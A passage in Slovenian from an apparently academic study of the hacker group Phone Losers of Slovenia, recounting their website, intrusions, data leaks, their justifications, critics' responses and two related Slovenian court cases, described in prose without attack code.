
Oziroma, kot je Arctus zapisal po odstranitvi seznama telefonskih tajnic odvetniških pisarn, v katere je bilo mogoče vdreti (na spletni strani PLS so namreč objavili seznam telefonskih tajnic odvetnikov s privzetimi dostopnimi kodami, ki so omogočale poslušanje posnetih sporočil, v nekaterih primerih pa tudi prisluškovanje pogovorom v prostoru): "*Zelo sem vesel, da so bile tel. tajnice omenjene v medijih, ker je bil s tem dosežen moj namen. Nisem želel, da bi prišlo do prisluškovanja odvetnikom. Hotel sem le opozoriti javnost na to, kako slaba je osveščenost na tem, nam še premalo poznanem področju. Ne morem verjeti, kako si lahko osebnosti, ki so po poklicih odvetniki, privoščijo kaj takega. Vedite, da niso imeli ranljive tajnice samo odvetniki, ki so bili objavljeni na seznamu, ampak jih je še mnogo več. Odvetniki si vstopnih kod za svoje tajnice niso spremenili, tako da so ostale programirane tovarniške nastavitve. To je zelo slabo. Upam, da se odvetniki iz seznama zavedajo, da obstaja možnost, da so jim v preteklosti, ko jaz javnost na to še nisem opozoril, prisluškovali ljudje, ki so se z zbranimi podatki okoristili. ... Pripravljen sem tudi nuditi brezplačno pomoč na področju varnosti tel. tajnic.*" (PLS, 2000a).

Kronologija, objavljena na njihovi spletni strani pravi, da so spletno stran postavili po tem, ko sta se Arctusu in An Sanctu pridružila še dva člana (LAWNM0W3R in PintAIR). Najprej je bila locirana na Arnesu in sicer na ukradenem uporabniškem računu. Od postavitve strani marca 1999 do 8. aprila, so že imeli 1000 obiskovalcev. Po odkritju nelegalno postavljene spletne strani so se premaknili na spletno mesto *pls.velenje.cx*. Istega leta je časopis Dnevnik objavil članek o njihovi spletni strani in 3. julija 1999 so se bili iz strežnika *velenje.cx* prisiljeni umakniti na drug strežnik (brezplačni *members.xoom.com*). Do leta 2000 je na njihovi spletni strani vladalo mrtvilo, nato pa so objavili program *SMS bomber*, ki je pritegnil precejšno pozornost. Med drugim sta bila o njihovi skupini aprila 2000 v okviru informativnega programa objavljena dva prispevka na POP TV, spletno stran pa so tudi preselili na slovenski brezplačni strežnik *MyFreeHost.com*. 20. julija so pridobili novega člana (Phant0m) (PLS, 2004a). Seveda medijska pozornost ni ostala neopažena. Posledica je bila, da so jim lastniki MyFreeHost odpovedali brezplačno gostovanje in njihovo stran izbrisali. Člani skupine PLS so bili mnenja, da so jih "brcnili" iz strežnika, zato so v povračilo vdrli v strežnik *MyFreeHost.com* (PLS, 2001a) in javno objavili vsa uporabniška imena in gesla (vključno z administratorskim (PLS, 2001b)), ter tudi nekaj podrobnosti o programski opremi, ki jo je na strežniku uporabljal lastnik domene (med drugim celo registracijski ključ programa za prenos datotek na strežnik). Lastnik strežnika je zaradi vdora, javne objave vseh podatkov ter posledično izgube vseh strank domeno in s tem storitev ukinil. Člani skupine PLS pa so na svoji spletni strani ironično zapisali: "*Na žalost domena www.myfreehost.com ni več veljavna*" (PLS, 2001c). To je tudi eden izmed redkih znanih primerov, ko so hekerji z delovanjem v virtualnem svetu uspeli radikalno vplivati na delovanje podjetja v fizičnem svetu.

Da jih je lastnik domene MyFreeHost.com razjezil pa kaže tudi odgovor Arctusa v enem izmed pogovorov: "*Mene niti ne zanima kje je lociran (strežnik, kjer gostujejo, m. op.), glavno da ni v Sloveniji, ker drugače bi nas ze zdavnaj ukinl, tko kot so naredili na www.myfreehost.com, no sej potem so pa dobl svoje, na koncu so celo ukinl svojo domeno (malo preberi news archive, je dost zanimivo branje).*" (Arctus, 2003).



Slika 10: Spletna stran Phone Losers of Slovenia postavljena na ukradenem uporabniškem računu na Arnesu leta 1999.



Slika 11: Spletna stran Phone Losers of Slovenia po kmalu po "odklopu" iz strežnika velenje.cx.

Na koncu so člani PLS svojo spletno stran 21. maja 2001 preselili na domeno *phreak.be*. V pogovoru je Arctus povedal: "*Naš ISP* (ponudnik dostopa do interneta, m. op.) *je iz Belgije.*[14] *Vodijo*

[14] Arctus je v enem kasnejših pogovorov pojasnil, da se strežnik nahaja v Ameriki na Floridi, le domena je belgijska

ga ljudje ki so istega kova kot mi. Nebi dosti dosegli (z zahtevo, naj odstranijo spletno stran, m. op.). *Zakoni v Belgiji so drugačni kot pri nas*" (Kovačič, 2003e). A na koncu se je izkazalo, da tudi selitev v tujino ni pomagala. V enem zadnjih pogovorov je Arctus povedal, da je spletna stran ugasnjena "*baje zaradi pritiska mastercard, ker so na naši strani bile objavljene kreditne kartice slovenskih uporabnikov mastercard*" (Arctus, 2004a).

Pogled na njihovo spletno stran, ki je dostopna samo še preko strežnika *Internet Archive*,[15] kaže, da je bila razdeljena na več kategorij:

- "**members**" (člani), kjer so objavili seznam in kontaktne e-naslove svojih članov (konec leta 2003 jih je bilo šest);
- "**SPPB**" (*Slovenian Phone Phreaking Bible* - slovenska biblija telefonskega hekanja), šlo je za nekakšen priročnik o telefonskem hekanju, ki se je dopolnjeval in je izhajal skupaj z njihovim biltenom PLS Newsletter; slednji je, domnevno zaradi slabega odziva bralcev, izšel samo enkrat, prispevki za drugo številko pa so bili objavljeni individualno);
- "**answ. machines**" (telefonske tajnice), na tem oddelku so se nahajale informacije o nekaterih vdorih na telefonske tajnice, med drugim tudi kopije posnetkov pogovorov (posnetkov telefonskih tajnic odvetnikov niso nikoli objavili);
- "**texts**" (besedila), kjer so objavili različna navodila in hekerske priročnike (npr. kako priklopiti brezžični telefon na modem in uporabljati internet na sosedov račun, načrt izdelave naprave, ki omogoča priklop GSM aparata na navaden računalniški modem, navodila o tem kako razbijati gesla, navodila za spremembo ADSL modema v usmerjevalnik, kako preko interneta namestiti program za nadzor računalnika, itd.), ter sezname 080 številk;
- "**no more secrets**" (nič več skrivnosti) je bila verjetno ena izmed najbolj obiskanih rubrik, saj so v njej objavljali podatke o svojih hekerskih uspehih;
- "**pranks**" (potegavščine), kjer so objavili posnetke iz telefonskih predalov enega izmed servisov za zmenkarije ter odziv Radia Fantasy na bombandiranje s SMS sporočili.
- Rubrika "**hack zone**" (hekersko območje) je vsebovala informacije v zvezi z "računalniško varnostjo". Razdeljena je bila na štiri dele: "*exploits*" (postopki za izkoriščanje varnostnih pomankljivosti), "*progz*" (rubriko so opisali kot: "*Poglavje progz vsebuje različna orodja, ki so nepogrešljiva pri vsakdanji uporabi računalnika slehernega hackerja/crackerja ;-)*"),

(**Arctus, 11. 3. 2006).

[15] Internet Archive je organizacija, ki od leta 1996 arhivira spletne strani. Spletna stran *Phone Losers of Slovenia* se v Internet Archive nahaja od leta 2001. Arhivi se nahajajo na <http://web.archive.org/web/*sa_/http://pls.phreak.be>, <http://web.archive.org/web/*/http://pls.phreak.be/index1.html> oziroma <http://web.archive.org/web/*/http://pls.uni.cc>.

"*textz*" (različni priročniki) ter "crackz" (postopki za neupravičeno uporabo (odklep) različnih programov, npr. pripomočka za delo z ugankarskimi slovarji Geslosledec, itd.).

- "**fun stuff**" (zabavno). Rubrika je vsebovala razne šale, predvsem na račun Telekoma.
- V rubriki "**downloads**" (prenosi) je bilo mogoče najti njihove programe (SMS bomber, SMS Nagster, PLS War Dialer,...) ter program za razbijanje zaščite na SIM kartici mobilnega telefona ter emulator SIM kartice mobilnega telefona.
- V rubkiri "**pls & media**" (PLS in mediji) so imeli povezave do medijskih odzivov na njihovo delovanje.
- Preko "**pls forum**" pa je bilo mogoče vstopiti na kontaktni forum (PLS, 2004b).

Spletna stran je vsebovala podatke in dokaze o precejšnjem številu takšnih ali drugačnih vdorov in odkritju varnostnih pomankljivosti. Na "računalniškem delu" so poleg opisa in dokazov o vdoru na strežnik *MyFreeHost.com*, objavili tudi opis kraje kopije seznama uporabniških imen (brez gesel ali kakšnih drugih osebnih podatkov) uporabnikov omrežja *Arnes* v letih 2002 ter 2003, dokaze o vdoru v poštni predal enega izmed uporabnikov slovenskega ponudnika brezplačne elektronske pošte (objavili so uporabniško ime, geslo in nekaj elektronskih sporočil nekega njihovega uporabnika, ki si je preko interneta izmenjeval erotične slike), dokaze o vdoru na strežnike *Slovenskih železnic* (kot razlog za vdor so navedli: "*Tako kot večina slovencev smo tudi PLS-ovci jezni na Slovenske Železnice, ker so med drugim tudi ukinile nekatere proge vlakov ob sobotah*" (PLS, 2003a), dokaze o vdoru v računalnike večje slovenske računalniške trgovine (seznam vseh pogodb od leta 1996 pa do 2000, njihov komentar ob objavi podatkov je bil "*Sorry dudez, ampak Jerovšek comp. nam nekako smrdi ;-)*" (PLS, 2003a), dokaze o vdoru v dve spletni trgovini (sezname kupcev njihovih idelkov; eno izmed podjetij je bilo eden večjih pomemben zakupnikov oglasnega prostora na TV), dokaze o vdoru v podjetje za varno internetno poslovanje (objavili so seznam opreme (z zneski), ki jo je podjetje nakupilo ob ustanovitvi), članek o izvedbi napada na MS SQL podatkovne strežnike ter kot primer uporabe MS SQL napada tudi dokaze o vdoru v strežnik večjega podjetja, ki se je ukvarjalo s posredovanjem malih oglasov (seznam vseh uporabniških imen in gesel, tudi administratorskega, delen seznam strank, itd.), dokaze o vdoru v strežnik ene izmed slovenskih restavracij (osebne podatke zaposlenih, vključno z naslovi, davčnimi številkami, izplačilu regresov, itd)., objavili so nekaj datotek z navodili za vzdrževanje ADSL priključkov (kar je bila posledica vdora v domači računalnik nekega uslužbenca Telekoma Slovenije, ki je imel doma shranjene službene datoteke (Arctus, 2006b)), dokaze o vdoru v eno izmed slovenskih specializiranih trgovin (pregled prodaje na kreditno kartico na dan 29. 11. 2002, vključno s številkami kreditnih kartic), zanimali pa so jih tudi *bankomati*, saj so na spletni strani so objavili kopijo fax sporočila, s katerim bankomat obvešča nadzorni center, da mu zmanjkuje

gotovine ter fotografijo bankomata z iz katere je razvidno, da na bankomatih teče operacijski sistem *Windows NT Workstation 4.0*.

Nekateri vdori so bili narejeni tudi na strežnike podjetja, je upravljalo tudi z računalniškimi sistemi slovenske vlade. Poleg tega so člani skupine PLS objavili še seznam najpogostejših gesel v slovenščini, kar olajša vdiranje s pomočjo tim. metode grobe sile (ang. *brute force attack*), ob njegovi objavi pa so zapisali: "*Na podlagi večletnega zbiranja gesel iz slovenskih strežnikov sedaj s ponosom predstavljamo slovenski wordlist* (seznam gesel, m. op.) *v katerem so zbrana vsa najpogosteje uporabljena gesla.*" (PLS, 2003a). Poleg tega je bilo na računalniškem delu spletne strani mogoče najti tudi številna navodila o vdiranju v takšne ali drugačne sisteme.

Na področju telefonije pa so objavili dokaze o vdoru oz. posnetke sporočil na številnih telefonskih tajnicah različnih večjih slovenskih podjetij (npr. komentar: "*Očitno je, da zaposleni ne znajo pravilno ravnati s tel. tajnico, ki jo imajo. Tako se zgodi, da pritisnejo napačno tipko in tel. tajnica začne lepo snemati pogovore v prostoru na kaseto. Slovenska Knjiga - read the fucking manual!*" (PLS, 2003a)), nekaterih slovenskih odvetnikov (objavljen je bil samo seznam ranljivih telefonskih tajnic, ne pa tudi posnetki pogovorov), zaupnega telefona (komentar: "*Nekateri so pa res obupani in na vsak način želijo priti do pogovora. Ob poslušanju teh sporočil resnično dobimo pravo sliko o tem koliko je tam zaposlenim resnično mar za ljudi v stiskah*" (PLS, 2001e), nekaj novic pa je bilo posvečenih tudi Telefonskem imeniku Slovenije (kako zaobiti zaščito pri iskanju po imeniku). Komentarji ob opisu vdorov v telefonske tajnice so bili včasih predej neposredni, na primer: "*Zanimiva je funkcija, ki omogoča vklop mikrofona na telefonu (SpeakerPhone) s pomočjo katerega lahko poslušate kaj se dogaja v prostoru ali celo prisluškujete komuniciranju uslužbencev*" (PLS, 2003a)), najbolj sistematično in izčrpno pa je bil opisan vdor v sistem glasovne pošte večjega slovenskega proizvodnega podjetja, kjer so opisali tudi kako poslušati sporočila v poštnih predalih in kako zasesti prosti zvočni predal. Ob tem so sicer zapisali opozorilo: "*Vedite, da je zaseg zvočnega predala na sistemu za katerega nimate dovoljenja uporabe lahko protizakonito. Po vsej verjetnosti je sistem glasovne pošte namenjen samo uporabi uslužbencem podjetja*" (PLS, 2000b). V tem primeru so bila navodila tako podrobna, da so kar klicala po zlorabi. Med drugim so opisali tudi funkcijo "takojšen klic osebe", ki omogoča klicanje na stroške podjetja: "*Zanimivo pa je to, da klicanje izvrši sistem glasovne pošte in zato klic ne gre na vaš račun. Primer: nekdo vam iz GSM-a pusti sporočilo na vašem zaseženem zvočnem predalu, vi pa ga nato preko sistema za ceno lokalnega klica pokličete nazaj (na GSM). Si predstavljate kakšne stroške bi podjetju povzročali mednarodni klici?*" (PLS, 2000b).

* * *

Kot že omenjeno, so upravitelji spletne strani skupine Phone Losers of Slovenia na svoji spletni strani objavili opozorila, da podatki niso namenjeni zlorabam. To je opozarjalo že opozorilo na prvi strani: "*Vse strani in/ali povezave, ki se nahajajo na tem strežniku so prav tako povezane z varnostjo in so namenjene zgolj izobraževalnemu namenu. Vsa avtorska dela (aplikacije, članki ipd.) na tej strani (v nadaljevanju dela) so zaščitena in niso namenjena osebni koristi in/ali škodovanju tretji osebi (v nadaljevanju zlorabi). ... Jamčim, da sem starejši(-a) od 18 let in nimam namena zlorabiti dela skupine PLS. V kolikor imam dela namenen zlorabiti, sem pripravljen prevzeti nase vse posledice, ki lahko sledijo. ... Zavedam se, da so vsa dela na strani skupine PLS namenjena zgolj izobraževalnim namenom*" (PLS, 2003b).
Takšna opozorila so bila tudi na posameznih podstraneh, recimo v rubriki "no more secrets": "*Informacije so objavljene samo za izobraževalne namene in kot pomoč pri povečanju zavedanja o slabi varnosti na različnih sistemih.*" (PLS, 2000a) ter ob posameznih novicah: "*Kot vedno, PLS ne prevzema nobene odgovornosti za posledice... use your head!* (uporabite lastno glavo, m. op.)" (PLS, 2003a). Prav tako so poudarili, da ne prevzemajo nikakšne odgovornosti za "*dejanja, ki bi jih lahko kdorkoli obravnaval kot zlorabo podatkov in/ali vdor v osebno tajnost oškodove osebe ... Torej, za zlorabo del PLS boste tako krivi sami in pod nobenim pogojem člani skupine PLS*" (opozorilo na vstopni strani (PLS, 2003b)). Oziroma v rubriki "hackzone": "*OPOZORILO! Phone Losers of Slovenia ne prevzema nikakršne odgovornosti za neljube posledice v primeru zlorabe objavljenih informacij*" (PLS, 2001d).

Poleg tega, pa so se na nek način skušali zavarovati tudi sami, saj so med opozorila na vstopno stran zapisali, da lahko na stran vstopijo samo tisti, ki vstopajo "*zgolj zaradi osebnega interesa in ne zaradi poklicnih razlogov, kar pomeni, da ne želim škodovati avtorjem del na teh straneh!*" (PLS, 2003b). Seveda so bile informacije objavljene na spletni strani takšne narave in v takšni obliki, da so, kljub opozorilom, kar klicale po zlorabah. Na to so jih opozarjali tudi nekateri adiministratorji napadenih strežnikov: "*Sourci* (izvorna koda programa, m. op.) *... jah, glejte, sourci so avtorsko delo in so pod copyrightom. In čeprav pravite, da samo opozarjate in blah, blah ... objavili ste nekaj, kar je zaščiteno z zakonom o avtorskem delu. ... Kar pa se tiče objavljanja osebnih podatkov ... verjemite, noben disclaimer vas ne bo obvaroval. ... Če že želite dobiti delo kot svetovalci za varnost, najdite drug način. Vsakdo bo veliko prej zaposlil nekoga, ki še nima policijke kartoteke.*" (pismo enega izmed administratorjev napadenih strežnikov, ki so ga člani PLS objavili na svoji spletni strani (PLS, 2003c)). Oziroma: "*Objavljanje datotek na vaši spletni strani v tej obliki je v nasprotju z mnogimi slovenskimi zakoni, saj datoteke vsebujejo osebne informacije. Kršen je tudi zakon o avtorskih pravicah. Če imate kaj z zakonito varnostjo, lahko to storite z*

obveščanjem lastnikov strani, kot npr. mene, ne pa z objavo podatkov" (pismo enega izmed administratorjev napadenih strežnikov, katerega vsebino je posredoval član PLS v pogovoru (Kovačič, 2003e)).

Vsekakor tak način seznanjanja javnosti o slabi varnosti kaže na pomanjkanje zavedanja o pravni spornosti takšnega početja, saj pravno gledano omenjena opozorila tistega, ki je podatke objavil ne odvezujejo odgovornosti. Vseeno pa se zdi, da objavljena opozorila niso bila povsem neiskrena in da delovanje članov PLS vsaj večinoma ni bilo namenoma zlonamerno. Na to kaže dejstvo, da je upravitelj spletne strani na zahtevo žrtev nekatere sporne podatke umaknil iz spletne strani, v nekaterih primerih pa so podatke zabrisali že pred objavo (recimo nekatere občutljive osebne podatke o zaposlenih v primeru vdora v računalnike restavracije *Nordsee*). Exceed je v pogovoru povedal: "*PLS redno dobiva podobna pisma* (z zahtevami po umiku informacij, m. op.). *Če bi prosil na kulturen način bi informacije brez dvoma umaknil. Če bi bil pristop aroganten, bi informacije najverjetneje objavil na, denimo, kompromitiranem serverju v kakšni eksotični državi :)*" (Kovačič, 2004a). Predstavnik Arnesa pa je v nekem intervjuju takole opisal svojo izkušnjo s skupino PLS: "*Po objavi smo jih prosili, če lahko datoteko umaknejo, saj bi lahko služila samo kakšnemu spamerju. Napako smo vzeli na znanje in jo takoj odpravili, PLS pa je datoteko odstranil iz svojega spletnega strežnika.*" (Kovačič, 2004c).

Slika 12: Spletna stran Phone Losers of Slovenia iz leta 2001. Arhiv spletne strani se nahaja na web.archive.org, del strani pa ni arhiviran.

Objave na spletni strani so bile uperjene predvsem proti "nesposobnim administratorjem" oz. "nesposobnim upraviteljem sistemov", ne pa proti "nedolžnim žrtvam". Na to nakazuje odnos do administratorjev napadenih sistemov. Arctus je o njih povedal: "*Programerji se ne zavedajo kakšno odgovornost prinaša njihovo delo. Vsekakor so tukaj krivi programerji, ker so slabo programirali .ASP datoteke (res da je velik projekt ampak...), krivi so tudi administratorji glede SQL exploitov* (varnostnih ranljivosti, ki niso bile popravljene, m. op.) *itd. Programiranje je res zelo odgovorno delo. Jaz na njihovem mestu nebi krivil PLS ampak samega sebe...*" (Arctus, 2002). Ter na drugem mestu: "*Varnost sistemov je skoraj vedno odvisna le od zanesljivosti programskih paketov in od sposobnosti administratorjev. Je pa v večini primerov problem nesposobnost administratorjev. Zato pa obstajajo takšni ljudje kot smo mi, da jih na to opozorimo, pa čeprav včasih na malce nepričakovan način!*" (Arctus, 2001).

Na razliko v odnosu do navadnih uporabnikov in do korporacij so opozarjali tudi drugi hekerji, npr. Exceed: "*osebno *nikoli* nisem namenoma vdrl v računalnik navadnega uporabnika. strežniki podjetji pa so povsem druga zadeva :) definitivno sem pro-hacktivism! ne nameravam se glorificirati s svojimi dejanji (zato korporacij ne bom imenoval, mirrorji teh defacement-ov pa še vedno obstajajo), vendar sem v preteklosti in pod drugim imenom vdrl v nekaj zelo velikih tujih korporacij in jim 'grafično obdelal' spletno stran z, recimo temu, provokativno vsebino ;) in ni mi žal! žal mi je le ker takrat nisem imel znanja ki ga imam danes :)*" (Kovačič, 2004a).

V nekaterih primerih so jih na kršitev te etike opozarjali celo njihovi obiskovalci na spletnem forumu oz. somišljeniki: "*Mislim da ste malo pretiravali z objavo teh Salamonovih datotek (mislim na sms.oglase kjer so notr vsi maili in passwdji* (gesla, m. op.)*) Strinjam se da morejo uni zabiti admini Salamona videti da so preslabo zaščitli sistem samo zdej se mi zdi da je upleteno preveč nedolžnega folka,...*" (Azi, 2003). Na to mnenje je An Sanct podal odgovor, ki nakazuje, da je objava osebnih podatkov le sredstvo in ne cilj: "*ok, smisel takšnih prikazov oz, bom raje rekel posegov v osebno intigriteto je še prepotrebno šokiranje ljudstva, ki v obdobju v katerem ni mogoče normalno živeti niti pol ure brez pomoči tehnologije, bistveno preveč zaupa tem in onim ponudnikom raznih bednih uslug (za kar jim celo plačujejo) pri čemer pa se ne zavedajo končnosti in ranljivosti le-teh. Šokiranje je potrebno tudi zato, da uporabniki ne nasedajo vsaki bedni reklami z dvema postavnima blond hostesama, ki razlagata kako lepo in predvsem varno od sedaj dobivata emaile, odkar imata WinXP in najnovejši outlook. ipd.*" (An Sanct, 2003)

Člani PLS tako sebe niso videli kot zlonamerneže, ki povzročajo škodo, pač pa je imelo povzročanje škode (oz. hekanje) globji namen. Po eni strani je šlo za raziskovanje, učenje in

odkrivanje novega. Arctus je povedal: "*Z leti opažam, da se interesi menjajo in da je v bistvu šlo v teh mojih preteklih letih zgolj za mladostniško radovednost*" (Arctus, 2004a). Po drugi strani pa za opozarjanje na varnostne napake in pomankljivosti z namenom izboljšanja varnosti končnega uporabnika: "*korporacije in podjetja pa zavajajo uporabnike kako je vse to varno. bullshit! ... glede razkrivanja varnostnih lukenj nimam dvomov. dejstvo je, da full-disclosure enostavno sili korporacije, da aktivneje sodelujejo pri varnosti svojih sistemov kar je za end-users le pozitivno*" (Kovačič, 2004a). An Sanct je na PLS forumu zapisal: "*na hitro: v sedanji družbi ste postavljeni pred preprosto odločitev; želite za ceno znanja in identitete biti 'varni' (kvazi varni) ali želite biti sam svoj gospodar lastne identitete?, zame je odločitev preprosta ...*" (An Sanct, 2003). Da gre na nek način za prosvetljevanje končnih uporabnikov, je mogoče razbrati iz besedila, ki ga je Exceed objavil na svoji spletni strani z naslovom "*izberi svobodo*". Zapisal je: "*Izberi Windows. Izberi izkušnjo (angleški original: Choose the eXPerience, m. op.). Izberi načičkane menije na svojem jebenem strežniku. Izberi Exchange* (Microsoftov strežnik za elektronsko pošto, m. op.). *Izberi IIS* (Microsoftov spletni strežnik, m. op.). *Izberi Code Red, Nimda, SQL Slammer in seksi MSBlaster* (imena znanih virusov, ki so izkoriščala varnostne pomankljivosti operacijskih sistemov Windows, m. op.)... *Izberi Outlook* (Microsoftov odjemalec za elektronsko pošto, m. op.) *in razmišljaj kje hudiča so tvoji dokumenti. Izberi, da ne boš izbiral. Naj to stori zate Microsoft. A zakaj bi hotel nekaj takega? Izbral sem, da ne želim biti izbran.*" (Exceed, 2003a).

Skratka, gre za raziskovanje, učenje in razsvetljevanje uporabnikov. Praviloma pa pri hekanju ni šlo za denar: "*absolutno ne. ne za denar ne za kakšno drugo korist ali uslugo. nisem kriminalec in ne zanimata me profit ali slava. kar počnem, počnem zaradi želje po znanju in izziva. to počnem zase in ne za druge. konkretne ponudbe v takšni obliki še nisem dobil, če pa bi jo, bi jo gladko zavrnil. sprejel bi jo le v primeru če bi šlo za legalen pen-testing.* (penetration testing je preverjanje varnosti sistema, m. op.)" (Kovačič, 2004a). Podobnega mnenja je bil tudi Arctus: "*Nikoli nisem, prav tako tudi ne PLS, imel namen s to dejavnosto kaj zaslužiti (v tem času). Takrat pridobljeno zanje lahko malo že sedaj, se več pa v prihodnje uporabim v pozitivne namene in si s tem služim kruh.*" (Arctus, 2004a).

26. aprila 2004 je Arctus v spletnem forumu objavil sporočilo, da skupaj s še enim članom, Sovjetom, zapušča skupino: "*Bilo je davnega leta 1999, ko sem jo ustanovil, sedaj pa mislim, da je čas da grem. Veliko pa je tudi drugih interesov, ki počasi prekašajo interese PLS-ja. Bilo je zabavno, veliko sem se naučil, prav tako sovjet. ... Lepo se imejte!*" (Arctus, 2004b). Istega dne je bila na spletni strani objavljena (zadnja) novica, v kateri člani PLS sporočajo, da sta Arctus in

Sovjet zapustila skupino, ter da iščejo novega administratorja spletne strani. 12. oktober 2004 je v *Internet Archive* zabeležen kot zadnji dan, ko je bila spletna stran PLS javno dostopna.

Vdor v strežnik slovenske zdravstvene ustanove (primer Xanez123)

Prijavo vdora na strežnik slovenske zdravstvene ustanove (Verdonik in Bratuša navajata, da naj bi šlo za vdor v strežnik ginekološke klinike, (Verdonik in Bratuša, 2005: 222-224)), je prvi prejel Arnesov SI-CERT, ki je v manj kot 24 urah v sodelovanju s skrbnikom sistema (ki je sam opazil vdor) odkril identiteto napadalca (Božič, 2006b) ter svetoval prijavo na policijo. Prijava na policiji je bila podana leta 2000 (Verdonik in Bratuša, 2005: 222)

Napadalec je najprej s pomočjo tehnike pregledovanja (ang. *portscan*) napadeni računalnik preiskal za varnostnimi pomankljivostmi. Po odkritju le-te, jo je tudi izkoristil. Pri tem je uporabil orodji *adm-NXT* in *t666*, s katerima si je pridobil administratorski dostop. Na napadeni sistem je namestil še trojanskega konja, ter si prenesel vsebino nekaterih sistemskih imenikov iz strežnika. Nato si je iz strežnika presnel spletno stran, telefonski imenik zaposlenih, bazo podatkov o zdravnikih in njihovih pacientih (imena, priimke in EMŠO številke), elektronske knjige ter različno interno programsko opremo. Ogledal si je še nekatere sistemske nastavitve in nekatere med njimi tudi spremenil, ter zbrisal nekatere dnevniške datoteke, z namenom zakritja svojega početja (Kastelic, 2005b ter Verdonik in Bratuša, 2005).

Vendar pa pri brisanju ni bil dovolj temeljit. Iz dnevniške datoteke, ki jo je prijavitelj posredoval policiji, je bil razviden IP naslov napadalca, ki je prihajal iz omrežja ponudnika dostopa do interneta Arnes. Vdor je potekal v nočnih urah, in sicer od 22:54:06 do 05:22:14 ure. V nadaljevanju se je izkazalo, da je napadalec uporabljal ukraden uporabniški račun. Hišna preiskava pri domnevnem napadalcu je pokazala, da je bil računalnik pred kratkim na novo formatiran, kljub temu pa so preiskovalci našli dovolj informacij, ki so nakazale, da je bil vdor opravljen iz zaseženega računalnika (Kastelic, 2005b ter Verdonik in Bratuša, 2005). Proti osumljencu je bila podana kazenska ovadba, storilec pa je bil kasneje obsojen na nekajmesečno pogojno zaporno kazen (Verdonik in Bratuša, 2005: 224).

Domnevni vdor na strežnik "Worlds.com"

Leta 2002 je bil proti mladoletniku sprožen postopek zaradi suma vdora v strežnik *Worlds.com*, ki se je nahajal v tujini. Gre za enega prvih tovrstnih primerov v Sloveniji, ki je dobil sodni epilog (osumljenec je bil oproščen), kaznivo dejanje pa je bilo prijavljeno preko Interpola. Napad je bil

domnevno izvršen iz uporabniških računov iz Siola in Arnesa leta 2000, napadalec pa naj bi na strežnik namestil orodje *Trinoo* in *Stacheldraht*, ki sta namenjeni izvajanju DOS napadov. Obe orodji sta bili najdeni tudi na osumljenčevem računalniku, poleg njiju pa še *BitchX* (odjemalec za IRC), *telnet* (program za povezovanje na oddaljene računalniške sisteme), *telnetc* (program za šifrirano povezovanje na oddaljene računalniške sisteme, del programa *Stacheldraht*), *ttymon* (program za nadzor računalniških vrat (ang. *port*)) ter *SunOS Rootkit* (program za skrivanje prosotnosti napadalca v sistemu). Tožilstvo je tudi navedlo, da je pregled dnevniških zapisov Siola pokazal, da je bil v času vdora na sistem Worlds.com nanj povezan prav obtoženi mladoletnik preko svojega Siolovega uporabniškega računa.

Obtoženi je na sodišču povedal, da je imel orodja na računalniku zato, ker je pisal seminarsko nalogo, omenjeni programi pa so prosto dostopni na internetu, ter da ne zanika, da bi imel IP številko, ker da jo ima vsak uporabnik interneta. Da gre za orodja, ki jih je mogoče prosto najti na internetu, je bil mnenja tudi sodni izvedenec. V izvedenskem mnenju je opisal zmogljivosti posameznih orodij in poudaril, da ne gre za orodja, ki bi omogočala vdor v sistem, pač pa v nekaterih primerih za legitimne programe (npr. *telnet* in *BitchX*), v drugih pa za programe, ki omogočajo skrivanje v sistemu vendar šele po vdoru, ter za programe, ki omogočajo izvedbo napada na razpoložljivost sistema (DOS napad). Izvedenec je bil mnenja, da omenjena orodja niso bila uporabljena za vdor v računalniški sistem, ter da bi bilo potrebno za vdor v računalniški sistem uporabiti kakšno drugo orodje, ki pa v dokumentaciji v spisu ni navedeno (Uratnik, 2003).

Omenjeni mladoletnik je bil obtožen kršitve prvega in drugega odstavka 225. člena KZ[16] (Neupravičen vstop v zaščiteno računalniško bazo podatkov) ter prvega in tretjega odstavka 309. člena KZ (Izdelovanje in pridobivanje orožja in pripomočkov, namenjenih za kaznivo dejanje). Glede na zakonodajo, ki je bila veljavna v času suma vdora na strežnik Worlds.com, je bil torej mladoletnik po 225. členu KZ obtožen neupravičenega vstopa v tujo zaščiteno računalniško bazo podatkov z namenom, da se seznani s kakšnim podatkom (prvi odstavek 225. člena KZ) ter uporabe, sprembe, kopiranja, uničenja podatka iz zaščitene računalniške baze oz. vnosa svojega podatka ali računalniškega virusa v bazo (drugi odstavek 225. člena KZ). Po 309. členu pa je bil obtožen izdelave, pridobitve, prodaje ali dajanja v uporabo pripomočkov, ki so namenjeni za vdor v računalniški sistem (tretji odstavek 309. člena KZ) oz. izdelave, pridobitve ali hrambe orožja, razstrelilnih snovi ali pripomočkov, s katerimi se lahko napravijo, ali strupov, za katere ve, da so namenjeni za kaznivo dejanje, oz. omogočanja komu, da pride do njih (prvi odstavek 309. člena KZ).

